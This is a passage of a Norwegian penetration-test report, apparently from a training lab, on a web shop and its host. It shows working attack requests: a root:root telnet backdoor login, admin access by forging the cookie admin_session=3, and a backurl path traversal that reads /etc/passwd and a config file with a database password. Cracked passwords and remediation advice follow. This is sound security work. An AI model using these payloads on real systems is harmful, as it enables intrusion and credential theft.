Denne bakdøren starter automatisk ved oppstart og vil bli bundet til en tilfeldig høy port hver gang "ewa_exam.service" starter. Ved undersøkelse av bakdør ble det funnet konfigurasjonsfil og kompilert c applikasjon "ewa_exam_eb25v1". Denne ble undersøkt for skadevare, men grunnet testers tekniske ferdigheter ble ikke dette avdekket. Tester har gjort funn i applikasjonen av kode for brukerautentisering og feilmeldinger. Kildekoden inneholder hardkodet brukernavn "root" og passord "root". Ved innlogging vil det bli gitt tilgang til bruker "nobody" som har begrensede rettigheter. Ved potensielle feil med bruker "nobody", zero-day eller annen sårbarhet vil det være muligheter for utnyttelse av system eller i verst tilfelle, privilege escalation som gir tilgang til andre brukere eller root. Trusselaktører vil oppdage telnet porten ved skanning av systemet med portskanner (nmap), dette er ofte automatisert og åpner for angrep helautomatiserte angrep.

VIKTIG: "Root" er et kjent standardpassord som vil forekomme i feilkonfigurerte systemer og applikasjoner da dette er standard fra produsent.

Skjermbilde av brukernavn/passord hentet ut ved sniffing av nettverkstrafikk under pålogging til bakdør over telnet:



```
0000  00 0c 29 9b 25 a8 00 0c  29 c7 20 7a 08 00 45 00   ··)·%··· )· z··E·
0010  00 97 27 f3 40 00 40 06  34 13 c0 a8 ae 88 c0 a8   ··'·@·@· 4·******
0020  ae 81 a6 ba a1 48 e8 c7  f2 31 a7 a4 ce e9 80 18   *****H·· ·1******
0030  00 e3 75 84 00 00 01 01  08 0a ad 87 f7 95 e2 60   ··u***** *******`
0040  10 5a 0d 0a 45 57 41 20  62 61 63 6b 64 6f 6f 72   ·Z··EWA  backdoor
0050  20 28 70 72 6f 74 6f 74  79 70 65 29 0d 0a 44 61    (protot ype)··Da
0060  74 65 3a 20 46 72 69 2c  20 31 34 20 4e 6f 76 20   te: Fri,  14 Nov 
0070  32 30 32 35 20 31 30 3a  35 39 3a 34 38 20 47 4d   2025 10: 59:48 GM
0080  54 0d 0a 43 61 6e 64 69  64 61 74 65 3a 20 37 30   T··Candi date: 70
0090  30 33 33 33 20 31 36 0d  0a 0d 0a 55 73 65 72 6e   0333 16· ···Usern
00a0  61 6d 65 3a 20                                     ame:
```

Sårbarheten er funnet på følgende lokasjoner:

Lokalt system / Telnet port	Bruker "nobody"

<u>Utbedring av sårbarhet</u>

Det er ikke anbefalt bruk av bakdør eller bruk av telnet protokoll.

Det er anbefalt bruk vpn med personlige brukere, phishingresistent autentisering, tidsbasert tilgang, ekstra logging/overvåkning og jumpserver. Dette vil forebygge uautorisert tilgang til systemet og eventuell autorisert tilgang vil bli avdekket med overvåkning av spesifikke brukere med denne tilgangen.

KNTRL Sikkerhet anbefaler avdekking av hvem som har installert applikasjonen. Ved ukjent applikasjon anbefales det fullstendig gjennomgang av system og bruk av nytt system.

KNTRL sikkerhet anbefaler total gjennomgang og er kapable til håndtering av dette ved forespørsel.

For mer informasjon, se referanser ovenfor.

Validering av sårbarheter

Tester har funnet sårbarhet i kildekode og webapplikasjon. Tester har utnyttet funn i kildekode under angrepet mot EWA bakdøren og har brukt verktøy for sniffing av nettverkstrafikk, reversering av kompilert C kode og reverse shell for stabil tilgang til system.

Lokasjon

"192.168.1784.134:42682"

Det er gjort funn i kildekode av hardkodet brukernavn "root", passord "root" og beskrivelse av sårbarheten. Utdrag fra kildekode "ewa_exam.c":

```
    // Restart the background process that will open a random server port:

    iRetCode = system("systemctl stop ewa_exam.service");
    if (iRetCode == -1) {
        printf("\r\nsystem(stop) failed with %i", errno);
    }
    if (iRetCode == -1) {
        iRetCode = system("systemctl start ewa_exam.service");
    }

    // TODO: What happens if the user connects to the port using telnet instead of http get? That could reveal
    // that the user could send a LOGIN command using the credentials root:root opening the remote interface.
    // This could be a security vulnerability and must be tested more before release...

    return 0;
}
```

Ved utnyttelse av sårbarhet blir telnet brukt og brukernavn/passord "root:root" for telnet og lokal innlogging. Skjermbilde fra angrep:


```
┌──(kali㉿kali)-[~]
└─$ telnet 192.168.174.138 42682
Trying 192.168.174.138 ...
Connected to 192.168.174.138.
Escape character is '^]'.
login

EWA backdoor (prototype)
Date: Mon, 03 Nov 2025 06:00:31 GMT
Candidate: 700333 16

Username: root

Password: root

Access granted candidate 700333.
Enter shell commands, quit session using QUIT
 > whoami
nobody
```

Tester utnyttet tilgang til admin bruker og koblet seg på ssh for lokal tilgang. Det ble hentet ut informasjon om "ewa_exam.service" som blir opprettet av kildekoden.


```
admin@osboxes:~$ systemctl cat ewa_exam.service
# /etc/systemd/system/ewa_exam.service
[Unit]
Description=Eastwill Exam Assistant
After=network.target

[Service]
Type=simple
ExecStart=/usr/local/bin/ewa_exam_eb25v1
Restart=on-failure
RestartSec=2
User=nobody
Group=nogroup
WorkingDirectory=/home/boris/apps/abyssws/htdocs/backend
RuntimeDirectory=/home/boris/apps/abyssws/htdocs/backend

[Install]
WantedBy=multi-user.target
```

Ved bruk av informasjon fra skjermbildet ovenfor ble det hentet ut fil fra "ExecStart=/usr/local/bin/ewa_exam_eb25v1".
Videre undersøkelse av "ewa_exam_eb25v1" viser håndtering av pålogging og tekst som

beskriver bakdøren. Skjermbilde fra ghidra:



Eksempel på angrepsvinkel ved bruk av reverse shell med tilgang til bruker "nobody". Dette kan utnyttes i kombinasjon med flere sårbarheter for privilege escalation angrep.



Sårbarhet 13 – Innlogging uten autentisering

HØY

Sårbarhet	Identification and Authentication Failures
Lokasjon	Webapplikasjon
Referanser	For mer informasjon, se Identification and Authentication Failures

Det er funnet svakheter i brukerautentisering som tillater innlogging uten brukernavn og passord. Angrepet kan utføres ved endring av "logon_session" og «admin_session» cookie. Etter innlogging på nettsiden, med eksisterende bruker eller nyopprettet bruker, blir det utdelt en cookie med verdi "logon_session" eller «admin_session». Verdi 1 er sesjon 1. Tester har brukt flere nettlesere som ikke har vært innlogget før og får tilgang til brukere og administrator ved endring av verdi.

Dette angrepet krever ingen forhåndskunnskaper eller ekspertise og kan enkelt utføres.

Sårbarheten er funnet på følgende lokasjoner:

https://192.168.174.136/admin.php
https://192.168.174.136/admin_checklogin.php
https://192.168.174.136/mypage.php
https://192.168.174.136/mypage_login.php

Utbedring av sårbarhet

Det anbefales obfuskering av cookie ved bruk av kryptografi. Dette sikrer cookie, hindrer lesing og endring av cookie i lesbar form (ved bruk av sikker kryptografisk algoritme). For mer informasjon, se referanser ovenfor

Validering

Forsøk på innlogging uten gyldig cookie eller brukernavn/passord vil feile og henviser tester til " https://192.168.174.136/admin.php?error=login ".
Eksempel uten brukernavn eller passord:

```
POST https://192.168.174.136/admin_checklogin.php HTTP/1.1
host: 192.168.174.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:145.0) Gecko/20100101 Firefox/145.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: nb-NO,nb;q=0.9,no-NO;q=0.8,no;q=0.6,nn-NO;q=0.5,nn;q=0.4,en-US;q=0.3,en;q=0.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 16
Origin: https://192.168.174.136
Connection: keep-alive
Referer: https://192.168.174.136/admin.php?error=login
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i

login=&password=
```

Ved tilføying av cookie "admin_session" og verdi for gyldig sesjon ("3") på " https://192.168.174.136/admin.php ", trykk "login" og tester får tilgang til administrator og har gyldig innlogging uten brukernavn/passord.

11:14:51 AM	POST	https://192.168.174.136/admin_checklogin.php	302
11:14:51 AM	GET	https://192.168.174.136/admin.php?error=login	302
11:14:51 AM	GET	https://192.168.174.136/admin_show.php	200

```
POST https://192.168.174.136/admin_checklogin.php HTTP/1.1
host: 192.168.174.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:145.0) Gecko/20100101 Firefox/145.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: nb-NO,nb;q=0.9,no-NO;q=0.8,no;q=0.6,nn-NO;q=0.5,nn;q=0.4,en-US;q=0.3,en;q=0.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 16
Origin: https://192.168.174.136
Connection: keep-alive
Referer: https://192.168.174.136/admin.php
Cookie: admin_session=3
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i

login=&password=
```

Sårbarhet 14 – Path traversal

HØY

Sårbarhet	Security Misconfiguration
Lokasjon	Webapplikasjon
Referanser	For mer informasjon, se Security Misconfiguration og Path Traversal

Det er funnet path traversal sårbarhet knyttet til bruk av "backurl=" i POST request. Utnyttelse av sårbarheten krever bruk av verktøy som tillater sending og modifisering av POST request til webserver. Ved sending av modifisert POST request og endring av verdi i "backurl=" felt vil filer kunne bli hentet og avlest fra det lokale systemet uten autentisering. Filer som inneholder komplett brukeroversikt, kan mulig bli avlest. Tester har verifisert at uthenting av komplett brukerliste og database konfigurasjonsfil kan hentes ut.

Grunnet testers tekniske kompetanse har det ikke blitt hentet ut komplett bruekrliste med passord.

Sårbarheten er funnet i alle POST request der klient har mulighet for innsending av "backurl=".

Utbedring av sårbarhet

Det er anbefalt bruk av godkjent liste som backurl kan bruke. "Whitelisting" av godkjente filer og filbaner vil tillate henting av godkjente filer og gir ikke tilgang til systemet. For mer informasjon, se referanser ovenfor.

Validering av sårbarheter

Tester har brukt OWASP zap som tillater sending av modifisert POST request. I den modifiserte meldingen det hentet ut "/etc/passwd" og "../boris_config/settings.conf"

Lokasjon

POST

"backurl="

Skjermbilde av request og response:

```
Request
Method | Header: Text | Body: Text
Send
POST https://192.168.174.136/searchresults.php HTTP/1.1
host: 192.168.174.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:145.0) Gecko/20100101 Firefox/145.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: nb-NO,nb;q=0.9,no-NO;q=0.8,no;q=0.6,nn-NO;q=0.5,nn;q=0.4,en-US;q=0.3,en;q=0.1
Content-Type: application/x-www-form-urlencoded
content-length: 23
Origin: https://192.168.174.136
Connection: keep-alive
Referer: https://192.168.174.136/index.html
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i

backurl=%2Fetc%2Fpasswd
```

```
<p style="color: #F5F5F5; font-family: Arial;font-size: 12px;">root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```

Statisk kodeanalyse av kildekode har avdekket at "settings.conf" inneholder henvisning til "../boris_config/settings.conf". "settings.conf" er hentet ut i lesbar form:

```
<p style="color: #F5F5F5; font-family: Arial;font-size: 12px;"><?php

$rootdir = "/home/boris/apps/abyssws/htdocs";

$siteroot = "http://www.borislockpick.local/";

// Database server:
$dbserver = "127.0.0.1";
$dbname = "borislockpicks";
$dbusername = "admin";
$dbpassword = "correcthorse";

?>
</p><p align="center" style="color: #F5F5F5; font-family: Arial;font-s
body></html>
```

Sårbarhet 15 – Bruk av HTTP

HØY

Sårbarhet	Cryptographic Failures
Lokasjon	Webapplikasjon
Referanser	For mer informasjon, se Cryptographic Failures, Security Misconfiguration og Transport Layer Security Cheat Sheet

Det er gjort funn av internettrafikk i lesbar form. Ved innlogging, registrering og tilsending av data til/fra webserver er data sendt ukryptert Analyse av forespørsler sendt til og fra webserver avslører bruk av HTTPS for tilkobling, men bruk av HTTP for sending av brukerinformasjon. Dette omgår bruken av HTTPS og TLS sertifikat.

TLS sertifikatet er gyldig men ubrukt da informasjon ikke sendes over HTTPS
Dette tillater man-in-the-middle angrep der trusselaktør vil kunne hente ut brukernavn, passord, adresse og kortinfo.

Sårbarheten påvirker hele webapplikasjonen.

Utbedring av sårbarhet
Det er anbefalt bruk av "Transport Layer Security" (TLS) protokoll og HTTPS i all kommunikasjon da dette vil muliggjøre sending av trafikk med kryptering og eksisterende sertifikat. Ved riktig konfigurering vil trafikk bli sendt kryptert til og fra webserver. For mer informasjon, se referanser ovenfor.

Validering av sårbarheter

Tester manøvrerte til " https://192.168.174.136/mypage_show.php?id=1" og er tilsendt informasjon fra webserver. Bruk av proxy avslører at informasjonen er sendt i lesbar form.

Lokasjon

"https://192.168.174.136/mypage_show.php?id=1"

Skjermbilde fra proxy ved uthenting av kortinfo:

```
<tr>
   <td style="border-left: 26px solid #020202; color: #F5F5F5; font-family: Arial;font-size: 20px;">Card Number</td>
   <td><input name="cardnumber" maxlength="8" value="12312312"></td>
</tr>
```

Skjermbilde ved sending av informasjon:

```
POST https://192.168.174.136/mypage_login.php HTTP/1.1
host: 192.168.174.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:145.0) Gecko/20100101 Firefox/145.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: nb-NO,nb;q=0.9,no-NO;q=0.8,no;q=0.6,nn-NO;q=0.5,nn;q=0.4,en-US;q=0.3,en;q=0.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Origin: https://192.168.174.136
Connection: keep-alive
Referer: https://192.168.174.136/mypage.php
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i

login=bengt&password=superman
```

Sårbarhet 16 – Lekkasje av SQL informasjon

MEDIUM

Sårbarhet	Security Misconfiguration
Lokasjon	Webapplikasjon
Referanser	For mer informasjon, se Security Misconfiguration og Insecure Design

Det er avdekket sårbarhet i web applikasjonen som lekker informasjon om SQL database type og SQL kommando som er sendt. Det er spesifikt feilmeldinger i webserveren og kode som lekker informasjon. Informasjon i feilmeldingen tilsier at SQL databasen bruker MariaDB. Lekkede SQL kommandoer vil muligens kunne misbrukes av trusselaktør i kombinasjon med andre sårbarheter ved fremtidige angrep.

Alle felt som bruker SQL kommandoer vil avsløre informasjon om SQL kommandoen ved feil i kommando, selv ved kodet feilmelding eller webserver feilmelding.
Dette gjelder **alle** felt.

Sårbarheten er funnet i feilmeldinger fra webserveren på følgende lokasjoner:

https://192.168.174.136/store_addtobasket.php?id=	
https://192.168.174.139/store_viewdetails.php?id=	
https://192.168.174.139/mypage_login.php	Utføres ved forsøk på innlogging uten brukernavn eller passord.
https://192.168.174.136/usrmgr_clear.php?id=	
https://192.168.174.136/store_addtobasket.php?id=	
https://192.168.174.136/store_viewdetails.php?id=	
https://192.168.174.136/mypage_show.php?id=	
https://192.168.174.136/store_removeitem.php?id=	
https://192.168.174.136/mypage_show.php	Utføres uten brukerinnlogging ved direkte besøk av url.

Utbedring av sårbarhet


Det anbefales endring av feilmeldinger og tillegg i kode som håndterer feilmeldinger uten at informasjon blir lekket til brukeren. For mer informasjon, se referanser ovenfor.

Validering av sårbarheter

Ved fjerning av ID parameter i url vil webserver feilmelde og lekke informasjon.

Lokasjon

https://192.168.174.139/store_addtobasket.php?id=



Sårbarhet 17 – Eksponert phpinfo fil

MEDIUM

Sårbarhet	Security Misconfiguration
Lokasjon	Webapplikasjon
Referanser	For mer informasjon, se Security Misconfiguration

Informasjonsfil til php er eksponert og inneholder opplysninger om web applikasjonen på https://192.168.174.136/phpinfo.php

Filen inneholder systeminformasjon, php konfigurasjon, diverse webapplikasjon konfigurasjon, privat IP, filbaner, informasjon om logger, potensiell GPS lokasjon til serveren, bruk av diverse teknologier som for eksempel FTP/PERL/mysql, database, informasjon om SSL sertifikat, epost og IP-adresse,

Sårbarheten er funnet på følgende lokasjoner:


https://192.168.174.136/phpinfo.php

Utbedring av sårbarhet

Det anbefales rekonfigurering av PHP for sikring av sårbarheten. For mer informasjon, se referanser ovenfor.

Validering av sårbarheter

Tester manøvrerer til " https://192.168.174.136/phpinfo.php ".



Sårbarhet 18 – Bruk av sårbare hashing algoritmer

MEDIUM

Sårbarhet	Cryptographic Failures
Lokasjon	Webapplikasjon og kildekode
Referanser	For mer informasjon, se Cryptographic Failures, Password Storage Cheat Sheet og Seclists

I kildekoden og SQL dumper fra SQLmap er det funnet bruk av MD5 og MySQL4.1/MySQL5 (Double SHA-1). Dette er svake og kryptografisk knekte hashing algoritmer som ikke bør brukes i noen sammenhenger.
MD5 og MySQL4.1/MySQL5 er svake hashing algoritmer som kan knekkes med nettbaserte verktøy eller hashcat/johntheripper.

Eksempel fra mypage_chpwd.php:

```
72    if ($row['pwhash'] == md5($current_password)) {
73      $query = "UPDATE customer SET pwhash = '".md5($new_password).
        "' WHERE uid = ".$userid;
```

Sårbarheten er funnet i alle deler av kildekode som behandler passord og i alle dumpede databaser.

Utbedring av sårbarhet

Det anbefales bruk av sikker hashing algoritme som ikke er kryptografisk knekt, saltet hash og pepret hash. KNTRL Sikkerhet anbefaler bruk av Argon2id med 19MiB minne, iterasjon av 2 og 1 grad parallellisme i moderne datasystemer. For eldre datasystemer er det anbefalt bcrypt med salt og pepper.
For mer informasjon, se referanser ovenfor.

Validering av sårbarhet

Tester brukte SQLmap og dumpet flere databaser som inneholdt brukernavn og hashede passord. Her ble det identifisert flere svake hashing algoritmer ved bruk av "hashid <HASH> og de ble knekt med hashcat. Følgende passordliste er brukt: "xato-net-10-million-passwords-1000000.txt" og " Pwdb_top-10000000.txt" fra Seclist.

Eksempel på hasher hentet fra database dumps:

Brukernavn	Hashet passord	Identifisert hash
admin	5fcfd41e547a12215b173ff47fdd3739	MD5
admin	52E095BA20F14E98FAC367E2E72228D5E9D2B98E	MySQL4.1/MySQL 5 // Double SHA-1
Bengt	84d961568a65073a3bcf0eb216b2a576	MD5

Brukernavn	Knekt hash	Tidsbruk
Admin	trustno1	0 sekunder
Admin	correcthorse	0 sekunder
Bengt	superman	0 sekunder

Det er gjort funn av MD5, kryptografisk knekt hashing algoritme, i kildekoden.

Eksempel fra "mypage_chpwd.php":

```
72    if ($row['pwhash'] == md5($current_password)) {
73      $query = "UPDATE customer SET pwhash = '".md5($new_password).
        "' WHERE uid = ".$userid;
```

Sårbarhet 19 – Feil i leserrettigheter

MEDIUM

Sårbarhet	Cryptographic Failures
Lokasjon	Lokalt på maskin
Referanser	For mer informasjon, se Cryptographic Failures

Det er funnet brukernavn og passord til database "Borislockpicks" i lesbar form i "/home/boris/apps/abyssws/boris_config/settings.conf". Filen inneholder informasjon om mappestruktur, lokal url, lokal ip, navn, brukernavn og passord til database. Funnet innlogging kan brukes for lokal innlogging med mysql og gi mulighet for lesing og endring av data. Tester utnyttet brukernavn, kryptografiske knekte passord og åpen ssh port for lokal tilgang. Analyse av filrettigheter indikerer at alle brukere har lese rettigheter til filen.

Sårbarheten er funnet på følgende lokasjon:

/home/boris/apps/abyssws/boris_config	settings.conf

Utbedring av sårbarhet

Det anbefales sikker oppbevaring av konfigurasjonsfiler, bruk av kryptografisk sikker kryptering og endring av filrettigheter for minimering av tilganger.
For mer informasjon, se referanser ovenfor.

Validering av sårbarheter

Tester utnyttet funn av admin-brukernavn, admin-passord og åpen ssh port for tilgang til system over ssh. Dette tillater leting etter filer med bruk av "find" kommando, som fant "/home/boris/apps/abyssws/boris_config/settings.conf". Tester utnyttet telnet bakdør og leste fil med bruker "nobody"

Lokasjon

/home/boris/apps/abyssws/boris_config/settings.conf

Skjermbildet av filrettigheter:

```
admin@osboxes:/home/boris/apps/abyssws/boris_config$ ls -l settings.conf
-rw-r--r-- 1 boris boris 245 Oct 18  2024 settings.conf
```

Skjermbilde av bruker "nobody" med lesetilgang til fil:

```
└─$ telnet 192.168.174.136 42682
Trying 192.168.174.136 ...
Connected to 192.168.174.136.
Escape character is '^]'.
login

EWA backdoor (prototype)
Date: Mon, 17 Nov 2025 13:35:42 GMT
Candidate: 700333 16

Username: root

Password: root

Access granted candidate 700333.
Enter shell commands, quit session using QUIT
 > cat /home/boris/apps/abyssws/boris_config/settings.conf
<?php

$rootdir = "/home/boris/apps/abyssws/htdocs";

$siteroot = "http://www.borislockpick.local/";

// Database server:
$dbserver = "127.0.0.1";
$dbname = "borislockpicks";
$dbusername = "admin";
$dbpassword = "correcthorse";

?>
```

Sårbarhet 20 – Mulighet for masse-sending av epost

MEDIUM

Sårbarhet	Insecure Design
Lokasjon	Webapplikasjon
Referanser	For mer informasjon, se Insecure Design

Det er gjort funn av mulighet for potensiell masse-sending av epost i " https://192.168.174.136/tellfriend.php". Etter sending av epost skal knapp som muliggjør sending bli grå og ikke mulig for brukerinteraksjon. Ved bruk av utviklerverktøy i nettleser er det mulig å fjerne "disabled" og aktivere knappen.
Grunnet uferdig kode tilknyttet epost håndtering er det ikke mulig for tester å verifisere feilen utenom aktivering av knapp.

Sårbarheten er funnet på følgende lokasjoner:

"https://192.168.174.136/tellfriend.php".

Utbedring av sårbarhet

Det er anbefalt ferdigstillelse av kode som håndterer epost og sjekk av allerede sendt epost. Ved ferdigstillelse av kode vil KNTRL sikkerhet anbefale ny teknisk sårbarhetsanalyse for avdekking og utbedring av relaterte feil. For mer informasjon, se referanser ovenfor.

